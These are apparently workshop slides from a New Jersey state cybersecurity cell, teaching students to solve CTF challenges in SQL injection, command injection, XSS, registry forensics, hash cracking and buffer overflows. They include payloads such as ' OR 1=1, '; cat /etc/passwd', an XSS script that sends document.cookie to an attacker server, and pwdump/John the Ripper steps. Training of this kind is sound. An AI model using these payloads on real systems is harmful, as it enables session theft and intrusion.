NJCCIC

CTF Skills
Injection, Exploitation + Registry

presented by Mandy Galante, NJCCIC Education Outreach Services
New Jersey Cybersecurity and Communications Integration Cell

Welcome! During the workshop:

Please use Q&A for questions

Please use Chat for whole group chat topics

If you will be following along, start up your VM + log into CyberStart Game & PicoCTF Gym

The New Jersey Cybersecurity & Communications Integration Cell (NJCCIC) is known as the Division of Cybersecurity of the New Jersey Office of Homeland Security and Preparedness (NJOHSP). NJOHSP helps to direct prevention, detection, protection, response, and recovery planning, not only at the State level, but also at the regional and national levels with our varied partners. NJOHSP is comprised of four Divisions: Intelligence, Policy and Planning, Cybersecurity, and Administration.

Workshop Info - Injection, Exploits+Registry

Capture The Flag (CTF) competitions for CyberStart NCS and PicoCTF are coming up soon with opportunities for NJ students to shine and win prizes. Let's get ready! NJCCIC workshops will cover how to use key tools that the experts recommend for solving many CTF challenges.

- The files needed to follow this workshop demonstrations can be downloaded from this link https://bit.ly/WhatStumpedFiles
- An active CyberStart Game license is necessary to access the CSGame challenges.

What we are covering tonight

SQL Injection

Command injection

Cross-site scripting (XSS)

Binaries

Registry

Troubleshooting - Linux commands or unzipping or VM issues?

SQL Injection - input is converted to instructions

Need to consider what is happening behind the scenes. What is the program doing that will accept user input?

For SQL injection the backend has a “query”:

```
 ("SELECT * FROM users WHERE username='$username’");
```

The program is expecting to take in text to replace the $username variable which is nested inside two “ticks” (aka apostrophe character). EXAMPLE: HQ:L4C7

We can trick the program by adding a special character ‘ to close out the previous argument that takes input and then accept new information.
Example: ‘ OR 1=1   ‘ OR TRUE

Resources:

- NYU Osiris lab https://ctf101.org/web-exploitation/overview/
- https://www.hacksplaining.com/exercises/sql-injection

SQL Injection - HQ:L6C2 - L8C5 - L11C9

Briefing: We think that some results from a search of the site are also hidden unless you're logged in. We don't have any login details, so perhaps you could use SQL injection to get all the results. Think about which SQL query is run when you submit the search form.

Hint: An SQL query is running in the background when you submit the form. The SQL query refines the results from the database to your search by using `WHERE ='your search input'`. Can you modify the WHERE statement to always be true?

Note: *use Search interface NOT the comment interface*

Plan: try entering a simple true statement to see what happens `‘ OR 1=1`


How is L8C5 different? There is a filter - check the hint!

In L11C9 the SQL injection is in one of the cookies

Command Injection - input is converted to instructions

Need to consider what is happening behind the scenes. What is the program doing that will accept user input?

For command injection



```
domain = user_input()
os.system('ping ' + domain)
```

The program is expecting to take in text to replace the domain which will be fed into a SYSTEM command and executed. EXAMPLE: HQ:L5C2 (Note: use comment not search field)

We can trick the program by adding a special character ; or $ (many others) to close out the previous argument that takes input and then accept new information.
Example: ; ls ; cat /etc/passwd

Resources:

- NYU Osiris lab https://ctf101.org/web-exploitation/command-injection/what-is-command-injection/
- https://www.hacksplaining.com/exercises/command-execution#

Cryptonite - HQ:L11C8 and HQ:L12C6

Briefing: .. an encryption tool one of the gang built called Cryptonite. It runs on one of the Bulldogs private servers and we think it might be vulnerable. See if you can use it to get access to the server.

Tip: There's a file on the server containing the flag

Hint: Focus more on the -n argument and see if you can take advantage of it.

NOTICE that this is a web-based tool hosted on their server

Cryptonite - HQ:L11C8 and HQ:L12C6

Plan:

1. Experiment with different inputs to see what works in the Command field
   Try: ls, man cryptonite, cryptonite -h → eventually it provides message:
   ```
   Valid arguments are -h (show arguments), -e (encrypt), -d (decrypt), -p
   (password), -n (ignore).
   ```

2. Try using the `cryptonite -n` command to see what happens. It seems to call cryptonite and then not give it anything to do.

3. Try adding `ls` to the above command to see if we can get it to list files
   ```
   cryptonite -n ; ls
   ```

4. **How is L12C6 different?** See hint to find out that you need to use "fork bomb" code → Google it and try!

Web Exploitation - XSS

Cross-site Scripting (XSS) = *a vulnerability where one user of an application can send JavaScript that is executed by the browser of another user of the same application*. (source: Osiris Lab)

Resources:

- NYU Osiris lab https://ctf101.org/web-exploitation/command-injection/what-is-command-injection/
- https://www.hacksplaining.com/exercises/command-execution#

XSS - HQ:L11C5

Briefing: Agent, we've been working with the bank to try and make their website more secure, which will hopefully prevent the Bulldogs getting access.

As part of our penetration testing we've found a page which might be vulnerable to XSS. It's the page you use to request further information about safety deposit boxes. You need to be logged in as a standard bank customer to get to that page, but we think you can use XSS to change the access level to admin. Give it a try.

Tip: Get admin access to the site to get the flag.

Hint: You must find a way to get the administrator's cookie sent to your web server address, then create the cookie with the right values and refresh the page for access.

XSS - HQ:L11C5

Plan:

1. Use a javascript to execute a browser action: Simple alert example HQ:L9C3
2. “get the administrator's cookie” = document.cookie
3. “sent to your web server address” = document.location
4. Put those all together into a script that will work with the existing operation of that web page. Can go into either Name or Password field.

```
<script>(document.location(“http:webserverIP:Port”+document.cookie)</script>
```

   Admin cookie will appear in the server log section.

5. Use Edit this Cookie to change “deposit user” cookie
6. Refresh

XSS - L11C11

Briefing: one of the other agents sent me a tip - CVE-2012-2399. Take a look and see if you can use it to see if the site is vulnerable.

Hint: What does google say about the CVE? Are there examples of ways to take advantage of this flaw? If there are then try them out!

Resources: http://seclists.org/fulldisclosure/2013/Mar/110) and https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=2012-2399+&search_type=all

Registry - For:L2C3 and For:L5C2

Briefing: …used one of the staffs’ Windows PC's to show them previews of the photos. We think he may have done something bad whilst he was using it as now it appears to run an application we don't recognize on boot up.

Tip: Find the malicious process to get the flag.

Files: registry.zip   -- I renamed it to ForL2C3_registry.zip

Hint: Have you heard of the 'Windows Registry'? It dictates what software Windows runs at startup for the local machine. Find out where these are stored to solve this challenge.

Linux registry tools:

View Hive values in text: `hivexsh`

Dump hash values: `creddump`

Registry-For:L2C3 → find process that runs on startup

Need to find the info in the Microsoft\Windows\CurrentVersion\Run section of the SOFTWARE hive file.

1. On Linux use **`hashxsh`** tool to browse through the Hive to that section. Use **`ls`** and **`cd`** to get to Microsoft\Windows\CurrentVersion\Run
2. Then use command **`lsval`** to see the values which includes flag

Registry - For:L5C2 → get password hash and decrypt

- Need to get the hashes from the SAM & SYSTEM hive files

1. On Linux cd into the `/opt/creddump` directory.
2. On one line (!) run `./pwdump.py /home/agent/Downloads/SYSTEM /home/agent/Downloads/SAM > ~/Downloads/Hashes.txt`
3. Use `johntheripper` tool on Hashes.txt with the provided word.txt file AND specify NT format

Binary Exploitation - HQ:L11C4

Definition: *process of abusing flaws in software to make a program perform functions it wasn’t designed to perform.*

Briefing: The challenge is tough - there's a file and you need to overwrite the buffer to make the secret variable read: de4dc0de.

Tip: Overflow the buffer to get the flag.

Files: program -- I renamed to L11C4program

Hint: You will need to consider how to make the secret read de4dc0de. It can be written in hexadecimal form with \x. For example \xde\x4d and so on. Can you fill the buffer with the hexadecimal notation of de4dc0de? What does the secret read when you do? You may need to look up the difference between Little Endian and Big Endian notation.

Binary Exploitation - HQ:L11C4

1. Change permissions to make file executable `chmod +x L11C4program`
2. Use strings to see if there is any readable info in the program code that would be useful. `strings L11C4program`
3. Run the program with different size inputs to determine when the buffer overflows
   `./L11C4program $(printf “aaaaa”)`
   → keep increasing the number of a’s until the output will eventually say *The secret is 616161.* This means that you successfully overflowed the buffer.
4. Follow briefing instructions to \x format `de4dc0de = \xde\x4d\xc0\xde`
   → reverse it (has to do with Big/Little Endian - Google it) `\xde\xc0\x4d\xde`
5. Run the program with enough a’s to overflow and right after the a’s, include the hex code.
   `./L11C4program $(printf "aaaaaaa\xde\xc0\x4d\xde")`

Resources

Webinar recordings with James Lyne

Web Exploitation & Vulnerabilities

https://vimeo.com/511063741/6acc17be18

Getting Started with Linux and Programming

https://www.youtube.com/watch?v=dDswKl6_Ajw

How to Prepare for the National Cyber Scholarship Competition

https://vimeo.com/528236054/01b7346066

Connect With Us

NJCCIC@CYBER.NJ.GOV

1-833-4-NJCCIC
(1-833-465-2242)

@NJCYBERSECURITY

CYBER.NJ.GOV